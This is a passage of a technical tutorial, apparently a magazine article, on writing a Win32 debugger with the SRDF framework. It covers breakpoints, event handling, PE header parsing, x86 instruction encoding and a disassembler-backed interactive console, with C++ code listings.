5. Could Set Memory Breakpoints (on Read, Write or Execute on a specific pages in memory)
6. Could pause the application while running
7. Could handle events like exceptions, loading or unloading dlls or creating or terminating a thread.

In this part, we will describe how to do all of these things easily using SRDF's Debugger Library.

Open Exe File and Debug … or Attach to a process

To Open an EXE File and Debug it:

```
cDebugger* Debugger = new cDebugger("C:\\upx01.exe");
```

Or with command line:

```
cDebugger* Debugger = new cDebugger("C:\\upx01.
                  exe","xxxx");
```

if the file opened successfully, you will see IsFound variable inside cDebugger class set to TRUE. If any problems happened (file not found or anything) you will see it equal FALSE. Always check this field before going further.

If you want to debug a running process … you will create a cProcess class with the ProcessId you want and then attach the debugger to it:

```
cDebugger* Debugger = new cDebugger(myProc);
```

to begin running the application … you will use function `Run()` like this:

```
Debugger->Run();
```

Or you can only run one instruction using function `Step()` like this:

```
Debugger->Step();
```

This function returns one of these outputs (until now, could be expanded):

1. DBG_STATUS_STEP
2. DBG_STATUS_HARDWARE_BP
3. DBG_STATUS_MEM_BREAKPOINT
4. DBG_STATUS_BREAKPOINT
5. DBG_STATUS_EXITPROCESS
6. DBG_STATUS_ERROR
7. DBG_STATUS_INTERNAL_ERROR

If it returns `DBG_STATUS_ERROR`, you can check the `ExceptionCode` Field and the `debug_event` Field to ge more information.

Getting and Modifying the Registers:
To get the registers from the debugger … you have all the registers inside the cDebugger class like:

- Reg[0 → 7]
- Eip
- EFlags
- DebugStatus → DR7 for Hardware Breakpoints

To update them, you can modify these variables and then use function `UpdateRegisters()` after the modifications to take effect.

Setting Int3 Breakpoint
The main Debuggers' breakpoint is the instruction "int3" which converted into byte `0xCC` in binary (or native) form. The debuggers write int3 byte at the beginning of the instruction that they need to break into it. After that, when the execution reaches this instruction, the application stops and return to the debugger with exception: `STATUS_BREAKPOINT`.

To set an Int3 breakpoint, the debugger has a function named `SetBreakpoint(…)` like this:

```
Debugger->SetBreakpoint(0x004064AF);
```

You can set a UserData For the breakpoint like this:

```
DBG_BREAKPOINT* Breakpoint = GetBreakpoint(DWORD
                 Address);
```

And the breakpoint struct is like this:

```
struct DBG_BREAKPOINT
{
   DWORD Address;
   DWORD UserData;
   BYTE  OriginalByte;
   BOOL  IsActive;
   WORD  wReserved;
};
```

So, you can set a UserData for yourself … like pointer to another struct or something and set it for every breakpoint.

When the debugger's `Run()` function returns "DBG_STATUS_BREAKPOINT" you can get the breakpoint struct `DBG_BREAKPOINT` by the Eip and get the UserData from inside … and manipulate your information about this breakpoint.

Also, you can get the last breakpoint by using a Variable in cDebugger Class named `LastBreakpoint` like this:

```
cout << "LastBp: " << Debugger->LastBreakpoint <<
                 "\n";
```

To Deactivate the breakpoint, you can use function `RemoveBreakpoint(…)` like this:

```
Debugger->RemoveBreakpoint(0x004064AF);
```

Setting Hardware Breakpoints
Hardware breakpoints are breakpoints based on debug registers in the CPU. These breakpoints could stop on accessing or writing to a place in memory or it could stop on execution on an address. And you have only 4 available breakpoints only. You must remove one if you need to add more.

These breakpoints don't modify the binary of the application to set a breakpoint as they don't add int3 byte to the address to stop on it. So they could be used to set a breakpoint on packed code to break while unpacked.

To set a hardware breakpoint to a place in the memory (for access, write or execute) you can set it like this:

```
Debugger->SetHardwareBreakpoint(0x00401000,DBG_BP_
                 TYPE_WRITE,DBG_BP_SIZE_2);
Debugger->SetHardwareBreakpoint(0x00401000,DBG_BP_
                 TYPE_CODE,DBG_BP_SIZE_4);
Debugger->SetHardwareBreakpoint(0x00401000,
DBG_BP_TYPE_READWRITE,DBG_BP_SIZE_1);
```

For code only, use `DBG _ BP _ SIZE _ 1` for it. But the others, you can use size equal to 1 byte, 2 bytes or 4 bytes.

This function returns false if you don't have a spare place for you breakpoint. So, you will have to remove a breakpoint for that.

To remove this breakpoint, you will use the function `RemoveHardwareBreakpoint(…)` like this:

```
Debugger->RemoveHardwareBreakpoint(0x004064AF);
```

Setting Memory Breakpoints

Memory breakpoints are breakpoints rarely to see. They are not exactly in OllyDbg or IDA Pro but they are good breakpoints. It's similar to OllyBone.

These breakpoints are based on memory protections. They set read/write place in memory to read only if you set a breakpoint on write. Or set a place in memory to no access if you set a read/write breakpoint and so on.

This type of breakpoints has no limits but it set a breakpoint on a memory page with size 0x1000 bytes. So, it's not always accurate. And you have only the breakpoint on Access and the Breakpoint on write.

To set a breakpoint you will do like this:

Listing 5. *GetMemoryBreakpoint*

```
struct DBG_MEMORY_BREAKPOINT
{
   DWORD Address;
   DWORD UserData;
   DWORD OldProtection;
   DWORD NewProtection;
   DWORD Size;
   BOOL IsActive;
   CHAR cReserved;            //they are writ-
   ten for padding
   WORD wReserved;
};
```

```
Debugger->SetMemoryBreakpoint(0x00401000,0x2000,
                 DBG_BP_TYPE_WRITE);
```

When the `Run()` function returns `DBG _ STATUS _ MEM _ BREAKPOINT` so a Memory Breakpoint is triggered. You can get the accessed memory place (exactly) using cDebugger class variable: `LastMemoryBreakpoint.`

You can also set a UserData like Int3 breakpoints by using `GetMemoryBreakpoint(…)` with any pointer inside the memory that you set the breakpoint on it (from Address to (Address + Size)). And it returns a pointer to struct "" which describe the memory breakpoint and you can add your user data in it (Listing 5).

You can see the real memory protection inside and you can set your user data inside the breakpoint.

To remove a breakpoint, you can use `RemoveMemoryBreakpoint(Address)` to remove the breakpoint.

Pausing the Application

To pause the application while running, you need to create another thread before executing `Run()` function. This thread will call to `Pause()` function to pause the application. This function will call to `SuspendThread` to suspend the debugged thread inside the debuggee process (The process that you are debugging).

To resume again, you should call to `Resume()` and then call to `Run()` again.

You can also terminate the debuggee process by calling `Terminate()` function. Or, if you need to exit the debugger and makes the debuggee process continues, you can use `Exit()` function to detach the debugger.

Handle Events

To handle the debugger events (Loading new DLL, Unload new DLL, Creation of a new Thread and so on), you have 5 functions to get notified with these events and they are:

1. DLLLoadedNotifyRoutine
2. DLLUnloadedNotifyRoutine
3. ThreadCreatedNotifyRoutine
4. ThreadExitNotifyRoutine
5. ProcessExitNotifyRoutine

You will need to inherit from cDebugger Class and override these functions to get notified on them.

To get information about the Event, you can information from `debug_event` variable (see Figure 1).




Figure 1. *PE File Format*

We will go through the PE Headers (EXE Headers) and how you could get information from it and from cPEFile class in SRDF (the PE Parser).

The EXE File begins with "MZ" characters and the DOS Header (named MZ Header). This DOS Header is for a DOS Application at the beginning of the EXE File.

This DOS Application is created to say "it's not a win32 application" if it runs on DOS.

The MZ Header contains an offset (from the beginning of the File) to the beginning of the PE Header. The PE Header is the Real header of the Win32 Application.




Figure 2. *PE Header*

It begins with Signature "PE" and 2 null bytes and then 2 Headers: File Header and Optional Header.

To get the PE Header in the Debugger, the cPEFile class includes the pointer to it (in a Memory Mapped File of the Process Application File) like this:

```
cPEFile* PEFile = new cPEFile(argv[1]);
image_header* PEHeader = PEFile->PEHeader;
```

The File Header contains the number of section (will be described) and contains the CPU architecture and model number that this application should run into … like Intel x86 32-Bits and so on. Also, it includes the size of Optional Header (the Next Header) and includes The Characteristics of the Application (EXE File or DLL).

The Optional Header contains the Important Information about the PE as you see in the Table 1.

Table 1. *The Optional Header Contains the Important Information about the PE*

Field	Meanings
AddressOfEntryPoint	The Beginning of the Execution
ImageBase	The Start of the PE File in Memory (default)
SectionAlignment	Section Alignment in Memory while mapping
FileAlignment	Section Alignment in Harddisk (~ one sector)
MajorSubsystemVersion MinorSubsystemVersion	The win32 subsystem version
SizeOfImage	The Size of the PE File in Memory
SizeOfHeaders	Sum of All Header sizes
Subsystem	GUI, Console, driver or others
DataDirectory	Array of pointers to important Headers

To get this Information from the cPEFile class in SRDF … you have the following variables inside the class: Listing 6.

DataDirectory are an Array of pointers to other Headers (optional Headers … could be found or could the pointer be null) and the size of the Header.

It Includes:

- Import Table: importing APIs from DLLs
- Export Table: exporting APIs to another Apps
- Resource Table: for icons, images and others
- Relocables Table: for relocating the PE File (loading it in a different place … different from Imagebase)

Listing 6. *Following Variables Inside the Class*

```
bool FileLoaded;
image_header* PEHeader;
DWORD Magic;
DWORD Subsystem;
DWORD Imagebase;
DWORD SizeOfImage;
DWORD Entrypoint;
DWORD FileAlignment;
DWORD SectionAlignment;
WORD DataDirectories;
short nSections;
```

Listing 7. *Array of All Imported DLLs and APIs*

```
   cout << PEFile->ImportTable.nDLLs << "\n";
   for (int i=0;i <  PEFile->ImportTable.nDLLs;i++)
   {
     cout << PEFile->ImportTable.DLL[i].DLLName <<
                 "\n";
     cout << PEFile->ImportTable.DLL[i].nAPIs <<
                 "\n";
     for (int l=0;l<PEFile->ImportTable.DLL[i].
                 nAPIs;l++)
     {
      cout << PEFile->ImportTable.DLL[i].API[i].
                 APIName << "\n";
      cout <<PEFile->ImportTable.DLL[i].API[i].
                 APIAddressPlace << "\n";
     }
   }
```

Listing 8. *You Can Manipulate the Section in cPEFile Class Like This*

```
cout << PEFile->nSections << "\n";
for (int i=0;i< PEFile->nSections;i++)
{
   cout << PEFile->Section[i].SectionName << "\n";
   cout << PEFile->Section[i].VirtualAddress <<
   "\n";
   cout << PEFile->Section[i].VirtualSize << "\n";
   cout << PEFile->Section[i].PointerToRawData <<
   "\n";
   cout << PEFile->Section[i].SizeOfRawData <<
   "\n";
   cout << PEFile->Section[i].RealAddr << "\n";
}
```

We include the parser of Import Table … as it includes an Array of All Imported DLLs and APIs like this: Listing 7. After the Headers, there are the section headers. The application File is divided into section: section for code, section for data, section for resources (images and icons), section for import table and so on.

Sections are expandable … so you could see its size in the Harddisk (or the file) is smaller than what is in the memory (while loaded as a process) … so the next section place will be different from the Harddisk and the memory.

The address of the section relative to the beginning of the file in memory while loaded as a process is named *RVA (Relative virtual address)* … and the address of the section relative to the beginning of the file in the Harddisk is named *Offset* or *PointerToRawData* (Table 2 and Listing 8).

Table 2. *The Information that the Section Header Gives*

Field	Meanings
Name	The Section Name
VirtualAddress	The RVA address of the section
VirtualSize	The size of Section (in Memory)
SizeOfRawData	The Size of Section (in Harddisk)
PointerToRawData	The pointer to the beginning of file (Harddisk)
Characteristics	Memory Protections (Execute, Read, Write)

The Real Address is the address to the beginning of this section in the Memory Mapped File. Or in other word, in the Opened File.

To convert RVA to Offset or Offset to RVA … you can use these functions:




Figure 3. *The Disassembler*

```
DWORD RVAToOffset(DWORD RVA);
DWORD OffsetToRVA(DWORD RawOffset);
```

The Disassembler

To understand how to work with assemblers and disassemblers … you should understand the shape of the instructions and so on.

That's the x86 instruction Format: Figure 3.

- The Prefixes are reserved bytes used to describe something in the Instruction like for example:
  - `0xF`0: Lock Prefix … and it's used for synchronization
  - `0xF2/0xF3`: Repne/Rep … the repeat instruction for string operations
  - `0x66`: Operand Override … for 16 bits operands like: mov ax,4556
  - `0x67`: Address Override … used for 16-bits ModRM … could be ignored
  - `0x64`: Segment Override For FS … like: mov eax, FS:[18]
- Opcodes:
  - Opcode encodes information about
    - operation type,
    - operands,
    - size of each operand, including the size of an immediate operand
  - Like Add RM/R, Reg (8 bits) → Opcode: `0x00`
  - Opcode Could be 1 byte,2 or 3 bytes
  - Opcode could use the "Reg" in ModRM as an opcode extenstion … and this named "Opcode Groups"
- `Modrm`: Describes the Operands (Destination and Source). And it describes if the destination or the source is register, memory address (ex: dword ptr [eax+ 1000]) or immediate (number).
- `SIB`: extension for Modrm … used for scaling in memory address like: dword ptr [eax*4 + ecx + 50]
- `Displacement`: The value inside the brackets [] … like dword ptr [eax+0x1000], so the displacement is 0x1000 … and it could be one byte, 2 bytes or 4 bytes
- `Immediate`: it's value of the source or destination if any of them is a number like (move ax,1000) … so the immediate is 1000

That's the x86 instruction Format in brief … you can find more details in Intel Reference Manual.

To use PokasAsm class in SRDF for assembling and disassembling … you will create a new class and use it like this:

The Output: Listing 10.

Listing 9. *Create a New Class and Use It Like This*

```
CPokasAsm* Asm = new CPokasAsm();
DWORD InsLength;
char* buff;
buff = Asm->Assemble("mov eax,dword ptr [ecx+
   00401000h]",InsLength);
cout << "The Length: " << InsLength << "\n";
cout << "Assembling mov eax,dword ptr [ecx+
   00401000h]\n\n";
for (DWORD i = 0;i < InsLength; i++)
{
      cout << (int*)buff[i] << " ";
}
cout << "\n\n";
cout << "Disassembling the same Instruction
   Again\n\n";
cout << Asm->Disassemble(buff,InsLength) << "
   ... and the instruction length : " << Ins-
   Length << "\n\n";
```

Listing 10. *The Output*

```
The Length: 6
Assembling mov eax,dword ptr [ecx+ 00401000h]
FFFFFF8B FFFFFF81 00000000 00000010 00000040
   00000000
Disassembling the same Instruction Again
mov eax ,dword ptr [ecx + 401000h] ... and the
   instruction length : 6
```

Listing 11. *"DISASM_INSTRUCTION"*

```
struct DISASM_INSTRUCTION
{
      hde32sexport hde;
      int entry;
      string* opcode;
      int ndest;
      int nsrc;
      int other;
      struct
     {
             int length;
             int items[3];
             int flags[3];
      } modrm;
      int (*emu_func)(Thread&,DISASM_INSTRUC-
   TION*);
      int flags;
};
```

Also, we add an effective way to retrieve the instruction information. We created a disassemble function that returns a struct describes the instruction DISASM_INSTRUCTION and it looks like: Listing 11.

The Disassemble Function looks like:

```
DISASM_INSTRUCTION* Disassemble(char*
                    Buffer,DISASM_INSTRUCTION* ins);
```

It takes the Address of the buffer to disassemble and the buffer that the function will return the struct inside

Let's explain this structure:

1. hde: it's a struct created by Hacker Disassembler Engine and describes the opcode … The important Fields are:
   2. len: The length of the instruction
   3. opcode: the opcode byte … if the opcode is 2 bytes so see also opcode2
   4. Flags: This is the flags and it has some important flags like F _ MODRM and F _ ERROR _ XXXX (XXXX means anything here)
5. Entry: unused
6. Opcode: the opcode string … with class "string" not "cString"
7. Other: used for mul to save the imm … other than that … it's unused
8. Modrm: it's a structure describes what's inside the RM (if there's) like "[eax*2 + ecx + 6]" for example … and it looks like:
   9. Length: the number of items inside … like "[eax+ 2000]" contains 2 items
   10. Flags[3]: this describes each item in the RM and its maximum is 3 … it's flags is:
       11. RM _ REG: the item is a register like "[eax …"
       12. RM _ MUL2: this register is multiplied by 2
       13. RM _ MUL4: by 4
       14. RM _ MUL8: by 8
       15. RM _ DISP: it's a displacement like [0x401000 + …
       16. RM _ DISP8: comes with RM_DISP … and it means that the displacement is 8-bits
       17. RM _ DISP16: the displacement is 16 bits
       18. RM _ DISP32: the displacement is 32-bits
       19. RM _ ADDR16: this means that … the modrm is in 16-bits Addressing Mode
   20. Items[3]: this gives the value of the item in the modrm … like if the Item is a register … so it contains the number of this register (ex: ecx → item = 1) and if the item is a displacement … so it contains the displacement value like 0x401000 and so on.
21. emu _ func: unused
22. Flags: this flags describes the instruction … some describes the instruction shape, some describes destination and some describes the source … let's see
   23. Instruction Shape: there are some flags describe the instruction like:
       24. NO _ SRCDEST: this instruction doesn't have source or destination like "nop"
       25. SRC _ NOSRC: this instruction has only destination like "push dest"
       26. INS _ UNDEFINED: this instruction is undefined in the disassembler … but you still can get the length of it from hde.len
       27. OP _ FPU: this instruction is an FPU instruction
       28. FPU _ NULL: means this instruction doesn't have any destination or source
       29. FPU _ DEST _ ONLY: this means that this instruction has only a destination
       30. FPU _ SRCDEST: this means that this instruction has a source and destination
       31. FPU _ BITS32: the FPU instruction is in 32-bits
       32. FPU _ BITS16: means that the FPU Instruction is in 16-bits
       33. FPU _ MODRM: means that the instruction contains the ModRM byte
   34. Destination Shape:
       35. DEST _ REG: means that the destination is a register
       36. DEST _ RM: means that the destination is an RM like "dword ptr [xxxx]"
       37. DEST _ IMM: the destination is an immediate (only with enter instruction"
       38. DEST _ BITS32: the destination is 32-bits
       39. DEST _ BITS16: the destination is 16-bits
       40. DEST _ BITS8: the destination is 8-bits
       41. FPU _ DEST _ ST: means that the destination is "ST0" in FPU only instructions
       42. FPU _ DEST _ STi: means that the destination is "STx" like "ST1"
       43. FPU _ DEST _ RM: means that the destination is RM
   44. Source Shape: similar to destination … read the description in Destination flags above
       45. SRC _ REG
       46. SRC _ RM
       47. SRC _ IMM
       48. SRC _ BITS32
       49. SRC _ BITS16
       50. SRC _ BITS8
       51. FPU _ SRC _ ST
       52. FPU _ SRC _ STi
53. ndest: this includes the value of the destination related to its type … if it's a register … so it

will contains the index of this register if it's an immediate … so it will have the immediate value if it's an RM … so it will be null

54. `nsrc`: this includes the value of the source related to the type … see the ndest above

That's simply the disassembler. We discussed all the items of our debugger. We discussed the Process Analyzer, the Debugger, the PE Parser and the Disassembler. We now should put all together.

Put All Together

To write a good debugger and simple also, we decided to create an interactive console application (like msfconsole in Metasploit) which takes commands like run or bp (to set a breakpoint) and so on.

To create an interactive console application, we will use cConsoleApp class to create our Console App. We will inherit a class from it and begin the modification of its commands (Listing 12).

And the Code: Listing 13.

As you see in the previous code, we implemented 3 functions (virtual functions) and they are:

1. `SetCustomSettings`: this function is used for modifying the setting for your application … like modify the intro for the application, include a log file, include a registry entry for the application or to include a database for the application to save data … as you can see, it's used to write the intro.
2. `Run`: this function is called to run the application. You should call to StartConsole to begin the interactive console
3. `Exit`: this function is called when the user write "quit" command to the console.

The cConsoleApp implements 2 commands for you "quit" and "help". Quit exit the application and help show the command list with their description. To add a new command you should call to this function:

```
AddCommand(char* Name,char* Description,char*
Format,DWORD nArgs,PCmdFunc CommandFunc)
```

The command Func is the function which will be called when the user inputs this command … and it should be with this format:

```
void CmdFunc(cConsoleApp* App,int argc,char*
                 argv[])
```

it's similar to the main function added to it the App class. The argv is the list of the arguments for this function and the argc is the number of arguments (always equal to nArgs that you enter in add commands .. could be ignored as it's reserved).

To use AddCommand … you can use it like this:

```
AddCommand("dump","Dump a place in memory in
```

Listing 12. *Use cConsoleApp Class to Create our Console App*

```
class cDebuggerApp : public cConsoleApp
{
public:
   cDebuggerApp(cString AppName);
   ~cDebuggerApp();
   virtual void SetCustomSettings();
   virtual int Run();
   virtual int Exit();
};
```

Listing 13. *The Code*

```
cDebuggerApp::cDebuggerApp(cString AppName) :
                  cConsoleApp(AppName)
{


}
cDebuggerApp::~cDebuggerApp()
{
   ((cApp*)this)->~cApp();
}

void cDebuggerApp::SetCustomSettings()
{
   //Modify the intro of the application
Intro = "\
   ***********************************\n\
   **          Win32 Debugger       **\n\
   ***********************************\n";


}
int cDebuggerApp::Run()
{
   //write your code here for run
StartConsole();
   return 0;
}
int cDebuggerApp::Exit()
{
   //write your code here for exit
   return 0;
}
```

```
hex","dump [address] [size]",2,&DumpFunc);
```

The DumpFunc is like that:

```
void DumpFunc(cConsoleApp* App,int argc,char*
                    argv[])
{
   ((cDebuggerApp*)App)->Dump(argc,argv);
};
```

As it calls to Dump function in the cDebuggerApp class which inherited from cConsoleApp class.

We added these commands for the application: Listing 14.

For Run Function: Listing 15.

As you can see, we make the application start the console while the user enters a valid filename, otherwise, return error and close the application.

We will not describe all commands but commands that are the hard to implement (Listing 16).

This function at the beginning converts the arguments from string (as the user entered) to a hexadecimal value. And then, it reads in the debugee process the memory that you need to disassemble. As you can see, we added 16 bytes to be sure that all instructions will be disassembled correctly even if one of them exceed the limits of the buffer.

Then, we begin looping on the disassembling process and increment the address by the length of each instruction until we reach the limited size.

Listing 14. *AddCommand*

```
AddCommand("step","one Step through code","step",0,&StepFunc);
AddCommand("run","Run the application until the first breakpoint","run",0,&RunFunc);
AddCommand("regs","Show Registers","regs",0,&RegsFunc);
AddCommand("bp","Set an Int3 Breakpoint","bp [address]",1,&BpFunc);
AddCommand("hardbp","Set a Hardware Breakpoint","hardbp [address] [size (1,2,4)] [type .. 0 =
   access .. 1 = write .. 2 = execute]",3,&HardbpFunc);
AddCommand("membp","Set Memory Breakpoint","membp [address] [size] [type .. 0 = access .. 1 =
   write]",3,&MembpFunc);
AddCommand("dump","Dump a place in memory in hex","dump [address] [size]",2,&DumpFunc);
AddCommand("disasm","Disassemble a place in memory","disasm [address] [size]",2,&DisasmFunc);
AddCommand("string","Print string at a specific address","string [address] [max size]",2,&StringFunc);
AddCommand("removebp","Remove an Int3 Breakpoint","removebp [address]",1,&RemovebpFunc);
AddCommand("removehardbp","Remove a Hardware Breakpoint","removehardbp [address]",1,&RemovehardbpFunc);
AddCommand("removemembp","Remove Memory Breakpoint","removemembp [address]",1,&RemovemembpFunc);
```

Listing 15. *For Run Function*

```
int cDebuggerApp::Run()
{

   Debugger = new cDebugger(Request.GetValue("default"));
   Asm = new CPokasAsm();
   if (Debugger->IsDebugging)
   {
      Debugger->Run();
      Prefix = Debugger->DebuggeeProcess->processName;
      if (Debugger->IsDebugging)StartConsole();
   }
   else
   {
      cout << Intro << "\n\n";
      cout << "Error: File not Found";
   }
   return 0;
}
```

The main function will call to some functions to start the application and run it: Listing 17.

Conclusion

In this article we described how to write a debugger using SRDF … and how easy to use SRDF. And we described how to analyze a PE File and how disassembling an instruction works.

AMR THABET

I'm a Malware Researcher with 5+ years experience in reversing malware and researching and I'm now a Malware Researcher in Q-CERT. I'm the Author of many open-source tools like Pokas Emulator and Security Research and Development Framework (SRDF). I was a Speaker in Cairo Security Camp 2010 and University of Sydney. I wrote namerous aticles in malware and programming in Hakin9 Magazine, SecurityKaizen Magazine and Code Project.

Listing 16. *Commands H to Implement*

```
void cDebuggerApp::Disassemble(int argc,char* argv[])
{
   DWORD Address = 0;
   DWORD Size = 0;
   sscanf(argv[0], "%x", &Address);
   sscanf(argv[1], "%x", &Size);
   DWORD Buffer = Debugger->DebuggeeProcess-
                  >Read(Address,Size+16);
   DWORD InsLength = 0;

   for (DWORD InsBuff = Buffer;InsBuff < Buffer+
                  Size ;InsBuff+=InsLength)
   {
      cout << (int*)Address << ": " << Asm-
                  >Disassemble((char*)
                  InsBuff,InsLength) << "\n";
      Address+=InsLength;
   }
}
```

Listing 17. *Start the Application and Run It*

```
int _tmain(int argc, char* argv[])
{
   cDebuggerApp* Debugger = new
cDebuggerApp("Win32Debugger");
   Debugger->SetCustomSettings();
   Debugger->Initialize(argc,argv);
   Debugger->Run();
   return 0;
}
```